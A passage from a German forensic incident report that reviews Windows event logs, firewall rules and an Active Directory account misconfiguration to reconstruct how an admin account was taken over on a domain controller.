


Abbildung 57: Überprüfung der Windows Ereignisanzeige 1/9




Abbildung 58: Überprüfung der Windows Ereignisanzeige 2/9




Abbildung 59: Überprüfung der Windows Ereignisanzeige 3/9

Eine weitere hilfreiche Informationen findet man um 20:51 Uhr, in welcher der Nutzer **christian.meier**, einer der IT-Admins erwähnt wird (siehe Abbildung 59) Dieser rutscht im Folgenden in den Fokus, da dieser sich zum Zeitpunkt des Vorfalls im Urlaub befand.




Abbildung 60: Überprüfung der Windows Ereignisanzeige 4/9

Im Reiter **Security** lässt sich eine Vielzahl von Zugriffen über den Account feststellen. (siehe Abbildung 61).




Abbildung 61: Überprüfung der Windows Ereignisanzeige 5/9

Die direkte Ausstellung eines Kerberos Service Tickets (siehe Abbildung 62) bestärkt die Vermutung eines Account-Diebstahls (21:19 Uhr).




Abbildung 62: Überprüfung der Windows Ereignisanzeige 6/9

In **Application** ist der Hinweis auf die Erstellung einer RDP-Verbindung (siehe Abbildung 63) auf den Windows Domänen-Controllers aufzufinden (20:51 Uhr).




Abbildung 63: Überprüfung der Windows Ereignisanzeige 7/9




Abbildung 64: Überprüfung der Windows Ereignisanzeige 8/9

Am Account des Benutzers (siehe Abbildung 65) **christian.meier** fand um 20:44 Uhr eine Konfigurationsänderung statt.




Abbildung 65: Überprüfung der Windows Ereignisanzeige 9/9

Neben den Eventlogs werden die Einstellungen der Firewall auf Auffälligkeiten, wie offene Ports, aktive Verbindungen oder Regeln überprüft, die standardmäßig ausgeschaltet sein sollten. In diesem Fall ergab eine Prüfung der Einstellungen unter **Outbound Rules**, dass der Nutzer **christian.meier** ausgehende Anfragen gesendet hat (siehe Abbildung 66). Dieser besitzt die Rechte im Normalfall nicht. Ebenso findet man in **Inbound Rules**- Einstellungen den Nachweis einer RDP-Verbindungsregel, die standardmäßig deaktiviert ist (siehe Abbildung 67).




Abbildung 66: Überprüfung der Firewall 1/2




Abbildung 67: Überprüfung der Firewall 2/2

Die Frage wie der Account des Nutzers übernommen werden konnte, wird im Folgenden bearbeitet. Als erstes wird der Account des Users, in der Datenbank des Domänen-Controllers, auf Unstimmigkeiten überprüft (siehe Abbildung 68).

Eine große Sicherheitslücke wird in der Fehlkonfiguration des Accounts festgestellt. Die Funktion **Do not require Kerberos preauthentication** wurde aktiviert. Mit diesem Fehler wird der Prozess der Kerberos Pre-Authentifizierung übergangen und der Nutzer erhält einen Hash des Benutzerpasswortes.




Abbildung 68: Überprüfung der Active Directory Benutzer

Die forensische Live Auswertung hat Folgendes ergeben:

Chronologisch:

17:36 Eingriff in das System

Der Angreifer verschaffte sich Zugang zum Webserver und manipulierte den Quellcode der Website, wodurch er sich mittels der Malware (Schadprogrammes) **shell.elf** Zugang zum Ubuntu Server verschafft.

